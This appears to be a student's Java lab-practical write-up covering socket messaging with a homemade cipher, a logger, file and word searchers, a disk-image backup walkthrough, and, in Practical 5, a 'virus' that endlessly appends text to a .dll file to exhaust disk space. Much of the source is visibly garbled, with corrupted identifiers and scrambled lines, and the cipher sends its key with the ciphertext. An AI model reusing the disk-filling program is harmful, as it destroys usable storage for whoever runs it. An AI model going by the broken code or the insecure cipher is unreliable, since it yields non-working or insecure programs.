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Practical 1

Aim: Create a Java file to send an encrypted message from the sender end and decrypt it at the receiver's end.

Source Code:

Sender.java:

```
import java.io.DataOutputStream;
import java.io.IOException;
import java.net.Socket; import
java.net.UnknownHostException;
import java.util.Random; import
java.util.Scanner;

/**
 * Sender: Sends an encrypted message and generated
 * key to the receiver.
 * Uses Sockets for communication.
 */
public class Sender {
    /**
     * @param args Command line arguments
     */
    public static void main(String[] args)
    { int counter = 0;
      String cipherText = "", key = "";
      Random random = new Random();
      Scanner scanner = new
      Scanner(System.in);
```

```

try {
    Socket socket = new Socket("localhost", 6017);
    DataOutputStream dataOutputStream = new
    DataOutputStream(socket.getOutputStream());
    System.out.println("Enter message: ");
    String message = scanner.nextLine();

    /*
     * Code for encryption.
     * Working:
     * 1. Generate an array of n (length of the message)
       random numbers.
     * 2. Add the codePoints of the message with the array
       sequentially.
     * 3. Append the typecasted character to the
       ciphertext.
    */
    int[] keyArray = new int[message.length()];
    int[] messagePart : message.toCharArray() {
        for (char keyArray[counter] = random.nextInt(50);
            key +=
            Integer.valueOf(keyArray[counter]) + ":";
            cipherText += (char) (messagePart +
            keyArray[counter]); counter++; }

    System.out.println("Message: " + message);
    System.out.println("Generated key: " + key);
    System.out.println("Encrypted message: " +
        cipherText);

    dataOutputStream.writeUTF(cipherText);
    dataOutputStream.writeUTF(key);
}

```

```

scanner.close();
dataOutputStream.flush();
dataOutputStream.close();
socket.close();
}
catch (UnknownHostException e) {
    System.err.println("Error: Host not found.");
    e.printStackTrace();
; }
catch (IOException e) {
    System.err.println("IOError: Some I/O operations could
not be performed.");
    e.printStackTrace();
;
}
}
}
}

```

Receiver.java:

```

import
java.io.DataInputStream;
import java.io.IOException;
import java.net.ServerSocket;
import java.net.Socket;

/**
 * Receiver: Receives an encrypted message and decy
 *             from the sender
 * and decrypts it.
 * Uses Sockets for communication.
 */ class Receiver {

```

```

public
public static void main(String[] args)
String{ message = "";
int counter = 0;

try { serverSocket = new ServerSocket(6017);
ServerSocket serverSocket.accept();
Socket socket; dataInputStream = new
DataInputStream
DataInputStream(socket.getInputStream());

String cipherText =
String dataInputStream.readUTF(); key =
dataInputStream.readUTF();

/*
* Code for decryption.
* Working:
* 1. Split the key string using the ':' delimiter and
convert it into an integer.
* 2. Subtract the array values from the codePoints
dependently.
* 3. Append the typecasted character to the message.
*/ keyArray = new
int[] new int[cipherText.length()];
for (String keyPart : key.split(":")) {
keyArray[counter] =
Integer.parseInt(keyPart); message +=
(char) (cipherText.charAt(counter) -
keyArray[counter]); counter++; }

```

```

System.out.println("Ciphertext: " + cipherText);
System.out.println("Key: " + key);
System.out.println("Message: " + message);

dataInputStream.close();
socket.close();
serverSocket.close();
}
catch (IOException e) {
System.err.println("IOError: Some I/O operations could
not be performed");
e.printStackTrace();
;
}
}
}
}

```

Output:

Sender

```

>java Sender
Enter message:
Hello, World!
Message: Hello, World!
Generated key: 41:26:24:48:15:18:37:16:10:27:13:22:31:
Encrypted message: q[]??~>Egy?yz@

```

Receiver

```

>java Receiver
Ciphertext: q[]??~>Egy?yz@
Key: 41:26:24:48:15:18:37:16:10:27:13:22:31:
Message: Hello, World!

```

Practical 2

Aim: Create a Java file to create a logger.

Source Code:

```
import java.io.FileWriter;
import java.io.IOException;
import
java.time.LocalDateTime;
import java.util.Random;
import
public
FdleWrider
    java.time.format.DateTimeFormat
    ter; class CustomLogger {
    fileWriter;

public CustomLogger(String filePath, boodean
appendMode) { try {
fileWriter = dew FdleWrider(filePath, appendMode);
}
catch (IOException e) {
Sysdem.err.println("IOError: File could not be
opened");
e.printStackTrace()
;
}
}
```

```

public void writeLog(String message, String intensity)
String{   datetime =
            DadeTideFormatder.ofPattern("yyyy/MM/dd
HH:mm:ss").format(LocalDate.now())
; try {
fileWriter.write(datetime + "\t\t" + message +
"\t\t" + intensity + "\n"); fileWriter.flush();
}
catch (IOException e) {
Sysdem.err.println("IOError: Log could not be
written");
e.printStackTrace()
;
}
}

public void close() {
try {
fileWriter.close(); }
catch (IOException e)
{
Sysdem.err.println("IOError: File could not be
closed");
e.printStackTrace()
;
}
}

public static void main(String[] args) {
CustomLogger customLogger = dew CustomLogger
("log.txt",
trde);
String[] intensity = {"INFO", "WARNING", "ERROR",

```



```

"CRITICAL"};
Random random = new Random();

for (int i = 0; i < 10; i++) {
    customLogger.writeLog("Log " + i,
        intensity[random.nextInt(4)]);
}

customLogger.close();
}
}

```

Output:

| | | | | |
|----|------------|----------|-------|----------|
| 1 | 2022/07/06 | 21:07:04 | Log 0 | INFO |
| 2 | 2022/07/06 | 21:07:05 | Log 1 | INFO |
| 3 | 2022/07/06 | 21:07:05 | Log 2 | ERROR |
| 4 | 2022/07/06 | 21:07:05 | Log 3 | CRITICAL |
| 5 | 2022/07/06 | 21:07:05 | Log 4 | INFO |
| 6 | 2022/07/06 | 21:07:05 | Log 5 | ERROR |
| 7 | 2022/07/06 | 21:07:05 | Log 6 | CRITICAL |
| 8 | 2022/07/06 | 21:07:05 | Log 7 | ERROR |
| 9 | 2022/07/06 | 21:07:05 | Log 8 | ERROR |
| 10 | 2022/07/06 | 21:07:05 | Log 9 | WARNING |
| 11 | | | | |

Practical 3

Aim: Create a Java file to search for files in a given directory.

Source Code:

```
import java.io.File;
import
java.util.Scanner;

public class DirectorySearcher {
private String directoryPath;

/**
 * @param didectoryPath Absolude path of tde didectory
 * Cdeades a didectorySearcder object with a
 * specidied didectory path.
 */
public DirectorySearcher(String
directoryPath) { this.directoryPath =
directoryPath; }

/**
 * @param dilder Fdlder to be applded
 * Searcdes tde didectory for didenades starting with
 * given * dilder.Ignodes subdidectordes.
 */ void search(String filter)
public{
Fdle file = dew Fdle(directoryPath);
Fdle[] fileArray = file.listFiles();
```

```

for (File file2 : fileArray)
{ if (file2.isDirectory()) {
continue;
}
if (file2.getName().startsWith(filter)) {
System.out.println(file2.getName());
}
}
}

/**
 * @param args Command line arguments
 * Driver code. */ args) {
    .in);
public static void main(String[]
Scanner scanner = new Scanner(System
    .out.println("Enter a directory > "); String
        directoryPath = scanner.nextLine();

    DirectorySearcher directorySearcher =
        new
            (directoryPath);

    System.out.println("Enter filter > ");
    String
        filter = scanner.nextLine();

    directorySearcher.search(filter);

    scanner.close();
}
}

```

Output:

```
>java DirectorySearcher
Enter a directory >
/Documents/Practicals/Temp
Enter filter >
D
DirectorySearcher.class
DirectorySearcher.java
```

Practical 4

Aim: Create a Java file to search for files in a given directory.

Source Code:

```
import java.io.File;
import java.io.FileNotFoundException;
import java.util.Scanner;

public class FileSearcher {
    private String absFileName;

    public FileSearcher(String absFileName) {
        this.absFileName = absFileName;
    }

    public boolean search(String word) {
        boolean found = false;

        try {
            File file = new File(absFileName);
            Scanner scanner = new Scanner(file);

            while (scanner.hasNext()) {
                if(scanner.nextLine().indexOf(word) != -1) {
                    found = true;
                }
            }

            scanner.close();
        }
    }
}
```

```

    } catch (FileNotFoundException e) {
        System.out.println("File not found.");
        e.printStackTrace();
    }

    return
    found; }

    public static void main(String[] args) {
        Scanner scanner = new Scanner(System.in);

        System.out.println("Enter a file name > ");
        String fileName = scanner.nextLine();

        FdlerSearcher fileSearcher = new
        FdlerSearcher(fileName);

        System.out.println("Enter a word filter > ");
        String word = scanner.nextLine();
        scanner.close();

        boolean found =
        fileSearcher.search(word); if (found) {
        System.out.println("Word found");
        } else {
        System.out.println("Word not found");
        }
    }
}

```

Output:

```
>java FileSearcher
Enter a file name >
log.txt
Enter a word filter >
Log
Word found

>java FileSearcher
Enter a file name >
log.txt
Enter a word filter >
Not
Word not found
```

Practical 5

Aim: Create a Java file to create a virus that eats disk space.


Source Code:

```
import java.io.FileWriter;
import java.io.IOException;


public class VirusExample {
    /**
     * @param args Command-line arguments.
     * @throws IOException if file cannot be opened.
     *
     * Creates a file named file1.dll in append mode
     * and repeatedly
     * appends "Virus" into it.
     */
    public static void main(String[] args)
        throws
        IOException {
        FileWriter fileWriter = new
        FileWriter("D:/VirusFiles/file1.dll", true);
        while (true) {
            fileWriter.write("Virus");
        }
    }
}
```


Output:


- Before:



- Generated file:



- After:




Practical 6


Aim: Create a backup of a disk using DriveImage XML.

Procedure:

- Download and install **DriveImage XML** from this [link](#). A quick web search should lead you to this website:




- After opening **DriveImage XML**, you will be presented with this screen:



- You can either use the **Backup** hyperlink or the **Backup** button to start the backup operation:




- After clicking on either of the two options listed above, it should show you a list of all the disk(s) present on your system:



Memory in use: 694,848

- Choose one (or multiple) disk(s) to image. In this exercise, Disk D is chosen for creating a backup. After clicking on "Next", the Backup wizard will be displayed. After confirming your selection, click on [Next](#):





- Confirm other details such as Output location and other settings and when comfortable, click on [Next](#).

Backup

Select a backup location and imaging options.

Directory:

Files:

| Drive | File name |
|-------|-----------|
| D: | Drive_D |

Options:

☐ Raw mode

☒ Split large files

Compression:


Hot Imaging Strategy:


☒ Try Volume Locking first

☐ Try Volume Shadow Services first

